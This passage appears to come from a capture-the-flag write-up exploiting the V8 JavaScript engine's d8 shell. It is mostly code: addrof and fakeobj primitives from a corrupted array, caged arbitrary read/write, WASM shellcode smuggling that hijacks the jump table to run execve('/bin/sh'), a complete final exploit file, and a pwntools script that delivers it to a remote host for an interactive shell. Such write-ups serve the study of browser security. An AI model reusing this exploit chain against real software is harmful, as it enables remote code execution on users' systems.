
Let’s check if this is the valid one. In the code I printed the state of the memory after having obj as the element of victim, after that the state of when obj is replaced with obj2.


So corrupted_arr[35] contains the address of the first element in the victim array.
This allows me to read the address of whatever is in victim[0], and forge a fake object by replacing that address with the address of another heap object.
function fakeaddr(obj_) {
    victim[0] = obj_;
    return corrupted_arr[35].f2i().high();
}

function fakeobj(addr) {
    corrupted_arr[35] = addr.i2f();
    return victim[0]
}
Testing it out, everything seems to work:
// snip

gen[Symbol.asyncDispose]();

%DebugPrint(obj);
%DebugPrint(obj2);

//for (let i = 0; i < 50; i++) {
//    console.log("i: " + i + " high: " + corrupted_arr[i].f2i().high().hex() + " low: " + corrupted_arr[i].f2i().low().hex())
//}

//victim[0] = obj2;
//%DebugPrint(victim);

//for (let i = 0; i < 50; i++) {
//    console.log("i: " + i + " high: " + corrupted_arr[i].f2i().high().hex() + " low: " + corrupted_arr[i].f2i().low().hex())
//}

function addrof(obj_) {
    victim[0] = obj_;
    return corrupted_arr[35].f2i().high();
}

function fakeobj(addr) {
    corrupted_arr[35] = pack(corrupted_arr[35].f2i().low(), addr).i2f();
    return victim[0]
}
loghex(addrof(obj));
loghex(addrof(obj2));

%DebugPrint(fakeobj(addrof(obj)));



Caged arbitrary read & write#
Now it’s time to make the caged arbitrary read and write primitives.
Usually in V8 exploits you’re supposed to change the map of a floats array with the map of an objects array and use the fakeobj primitive to trick V8 into dereferencing an arbitrary address you provide.
But in this case since the OOB’s range is so long I can change the elements pointer of a float array to make it read and write anywhere I want it to in the heap.
First I’ll have to make a new float array that I’ll use for the RW primitives, and then look for its element pointer in memory (like I did for finding the addresses before).
// <snip>
rw_arr = [1.1];
%DebugPrint(rw_arr);

for (let i = 0; i < 200; i++) {
    console.log("i: " + i + " high: " + corrupted_arr[i].f2i().high().hex() + " low: " + corrupted_arr[i].f2i().low().hex())
}

Remember that elements are located 0x8 bytes after the address of elements.
4 bytes   | 4 bytes
-------------------
MAP       | BACKING ARRAY LENGTH
       ELEMENT 1

So when changing this pointer I should make it point 8 bytes before the address where I want to read/write.
- Also a small note here : when writing things in memory with a float array, I write a full 8 byte value everytime, therefore I must be careful to preserve what was in the lower/higher 4 bytes of the place I write to. In this case I only want to change the lower 4 bytes that contain the elements offset, so I must add the value I will write with the higher 4 bytes aswell before writing.
function caged_read(addr) {
        corrupted_arr[175] = ((0x200000000n) + addr-0x08n).i2f()
        return rw_arr[0].f2i()
}

function caged_write(addr, value) {
        corrupted_arr[175] = ((0x200000000n) + addr-0x08n).i2f()
        rw_arr[0] = value.i2f()
}
I substracted 8 from the address I want to read/write to in order to account for the 8 byte offset discussed earlier.
I added 0x2 as it is the length of the array encoded as an SMI, it is shifted to the right to allow space for the address.
4 bytes                | 4 bytes
--------------------------------------
ELEMENTS <- addr - 0x8 | LENGTH <- 0x2
--------------------------------------
Let’s test if everything is working as expected:
test = {'b': 2.2};
%DebugPrint(test);
loghex(caged_read(addrof(test)));
caged_write(addrof(test), 0xdeadbeefn)
loghex(caged_read(addrof(test)));


Everything works! Now that I have all of the primitives I need I will use them to get code execution.
Code execution through WASM shellcode smuggling#
In the real world, V8 has an additional layer of security: Ubercage, V8’s sandbox.
How this sandbox works is that any and every ‘dangerous’ pointer is moved out of the heap into a trusted zone, and to access these pointers the heap only stores an offset used to traverse a pointer table.
Since this ctf challenge is rather simple the V8 sandbox is disabled and I can find the pointer to the WASM page I create rather easily.
There are various ways to get execution in V8, I will use WASM shellcode smuggling in this case.
var wasm_code = new Uint8Array([
0,97,115,109,1,0,0,0,1,4,1,96,0,0,3,3,2,0,0,5,3,1,0,1,7,19,2,7,116,114,105,103,103,101,114,0,0,5,115,104,101,108,108,0,1,10,99,2,3,0,1,11,93,0,65,0,66,-44,-68,-59,-7,-113,-110,-28,-11,9,55,3,0,65,8,66,-70,-95,-128,-128,-128,-128,-28,-11,6,55,3,0,65,16,66,-79,-128,-65,-88,-128,-110,-28,-11,6,55,3,0,65,24,66,-72,-9,-128,-128,-128,-128,-28,-11,6,55,3,0,65,32,66,-44,-66,-59,-79,-97,-58,-12,-11,6,55,3,0,65,40,66,-113,-118,-84,-9,-113,-110,-92,-56,-112,127,55,3,0,11

]);

let wasm_mod = new WebAssembly.Module(wasm_code);
let wasm_instance = new WebAssembly.Instance(wasm_mod);
var shell = wasm_instance.exports.shell;
var trigger = wasm_instance.exports.trigger;

shell();
This WASM code is special in the way that it contains various i64 constants which are instructions encoded in a way such that it always ends with a jmp to the next shellcode constant, this allows me to get a coherent execution even if the data of my WASM function is jumbled in memory.
I first call the shell function to cause it to be loaded into memory (load the RWX WASM page). Note that at this stage nothing happens yet because I didn’t tamper with anything about the WASM execution.
Let’s examine what the WASM Instance actually looks like.
let instance_addr = addrof(wasm_instance);
%DebugPrint(wasm_instance);
Sandboxing is limited in the d8 I’m provided so the trusted_data pointer is still inside the v8 heap.
Let’s examine it.

let instance_addr = addrof(wasm_instance);
let trusted_data = caged_read(instance_addr + 0x8n).high();
loghex(trusted_data);
%DebugPrint(wasm_instance);
%DebugPrint(fakeobj(trusted_data));
Lots of fields here! I’m mainly interested in jump_table_start as it contains the address the program will jump to in order to execute the WASM code.


let jump_table_start = caged_read(trusted_data + 0x28n);
loghex(jump_table_start);

Good! I’m almost there. Now I need to find where our i64 constants are.
Running d8 with --print-wasm-code shows the offset of where my wasm code is.

Remember: I do not want to jump to our code per se, but rather jump to the shellcode i64 constants.
The constants loading start at + 0x9dc

Let’s examine what is in the i64 constants (add the offset to read the value of the immediate constant in the instruction):

It first runs read(0, rsp, 0x10)

Then it runs execve(rsp, 0, 0)
Which means I’ll need to send ‘/bin/sh\x00’ when the payload is executed to pop a shell.
So I need to replace the jump table address with the address of my smuggled shellcode.
caged_write(trusted_data_addr + 0x28, jump_table_start + 0x9de);and then I need call a WASM function again to trigger my shellcode, the WASM code contains a trigger function that does nothing (only contains a nop), I will use it to trigger the shellcode execution.
trigger();Final javascript file:
// conversation arrays
const conversion_buffer = new ArrayBuffer(8);
const float_view        = new Float64Array(conversion_buffer);
const int_view          = new BigUint64Array(conversion_buffer);

// Convert BigInt to hex representation
BigInt.prototype.hex = function () {
    return '0x' + this.toString(16);
};

// Convert BigInt to float representation
BigInt.prototype.i2f = function () {
    int_view[0] = this;
    return float_view[0];
}

// Set the lowest bit to represent a tagged pointer
BigInt.prototype.tag = function () {
    return this | 1n;
};

// Unset the lowest bit to represent an untagged pointer
BigInt.prototype.unTag = function () {
    return this & ~(1n);
}

BigInt.prototype.toSmi = function () {
    return this << 1n;
}

BigInt.prototype.fromSmi = function () {
    return this >> 1n;
}

// get low dword
BigInt.prototype.low = function () {
    return this & BigInt(0xffffffffn);
};

// get high dword
BigInt.prototype.high = function () {
    return this >> BigInt(32);
}

// Convert a Number to hex representation
Number.prototype.hex = function () {
    return '0x' + this.toString(16);
};

// Convert a Number (float) to integer representation
Number.prototype.f2i = function () {
    float_view[0] = this;
    return int_view[0];
}

function pack(low, high) {
  return low | (high << 32n);
}

function sleepFor(sleepDuration) {
    var now = new Date().getTime();
    while (new Date().getTime() < now + sleepDuration) { /* do nothing */ }
}

function loghex(x)
{
  console.log(x.hex());
}


async function* generator() {
    yield 1;
}

const gen = generator();
let corrupted_arr = [1.1];
let obj = {a : 1.1}
let obj2 = {b: 2.2, c:3.3}
let victim = [obj]

function MyConstructor(executor) {
    function myResolve(value) {
        ;
    }
    function myReject(err) {
        ;
    }
    executor(myResolve, myReject);

    return corrupted_arr;
}

Object.defineProperty(Promise, Symbol.species, {
    "value": MyConstructor
});

gen[Symbol.asyncDispose]();

function addrof(obj_) {
    victim[0] = obj_;
    return corrupted_arr[35].f2i().high();
}

function fakeobj(addr) {
    corrupted_arr[35] = pack(corrupted_arr[35].f2i().low(), addr).i2f();
    return victim[0]
}

rw_arr = [1.1];

function caged_read(addr) {
        corrupted_arr[175] = ((0x200000000n) + addr-0x08n).i2f()
        return rw_arr[0].f2i()
}

function caged_write(addr, value) {
        corrupted_arr[175] = ((0x200000000n) + addr-0x08n).i2f()
        rw_arr[0] = value.i2f()
}

var wasm_code = new Uint8Array([
0,97,115,109,1,0,0,0,1,4,1,96,0,0,3,3,2,0,0,5,3,1,0,1,7,19,2,7,116,114,105,103,103,101,114,0,0,5,115,104,101,108,108,0,1,10,99,2,3,0,1,11,93,0,65,0,66,-44,-68,-59,-7,-113,-110,-28,-11,9,55,3,0,65,8,66,-70,-95,-128,-128,-128,-128,-28,-11,6,55,3,0,65,16,66,-79,-128,-65,-88,-128,-110,-28,-11,6,55,3,0,65,24,66,-72,-9,-128,-128,-128,-128,-28,-11,6,55,3,0,65,32,66,-44,-66,-59,-79,-97,-58,-12,-11,6,55,3,0,65,40,66,-113,-118,-84,-9,-113,-110,-92,-56,-112,127,55,3,0,11

]);

let wasm_mod = new WebAssembly.Module(wasm_code);
let wasm_instance = new WebAssembly.Instance(wasm_mod);
var shell = wasm_instance.exports.shell;
var trigger = wasm_instance.exports.trigger;

shell();

let instance_addr = addrof(wasm_instance);
let trusted_data = caged_read(instance_addr + 0x8n).high();
let jump_table_start = caged_read(trusted_data + 0x28n);
caged_write(trusted_data + 0x28n, jump_table_start + 0x9den);

console.log("pwned");
trigger();
The python script for sending the exploit:
#!/usr/bin/env python3
from pwn import *
import os

# Set context to suppress initial connection messages, can be changed to 'debug' for more info

def main():
    # 1. Read the Javascript payload
    js_file = "./t.js" # CHANGE THIS

    if not os.path.exists(js_file):
        log.error(f"Could not find {js_file}")
        return

    with open(js_file, "rb") as f:
        payload = f.read()

    payload_size = len(payload)
    log.info(f"Loaded {js_file} | Size: {payload_size} bytes")

    # Safety check based on the server code provided
    if payload_size >= 20000:
        log.warning("Payload size exceeds server limit (20000)!")

    # 2. Establish Connection
    # Use: python solve.py REMOTE HOST=1.2.3.4 PORT=1337
    if args.REMOTE:
        if not args.HOST or not args.PORT:
            log.error("Please provide HOST=... and PORT=... arguments for remote connection")
        io = remote(args.HOST, int(args.PORT))
    else:
        # Local testing: assumes the server script is named 'challenge.py'
        # and 'd8' exists in the current directory
        io = process(['python3', 'start_d8.py'])

    # 3. Interaction Logic

    # Wait for: "Enter solve script file size: "
    # We send the size as a string followed by a newline because the server uses input()
    io.recvuntil(b'size: ')
    io.sendline(str(payload_size).encode())

    io.send(payload)

    log.success("Payload sent! Waiting for pwned signal...")

    io.sendlineafter(b"pwned", b"/bin/sh\x00")
    log.success("Signal received! Brace for shell..")

    # 4. Stream output (d8 execution results)
    io.interactive()

if __name__ == "__main__":
    main()
References used in the process of writing this article:
- Alexander Borges’ article about browser exploitation
- https://w1redch4d.github.io/post/intro-v8/
- saelo’s excellent phrack article
- m411k’s browser exploitation primer
- https://faraz.faith/2019-12-13-starctf-oob-v8-indepth/
- https://www.thenodebook.com/node-arch/v8-engine-intro
- all the v8 blog posts I linked throughout the article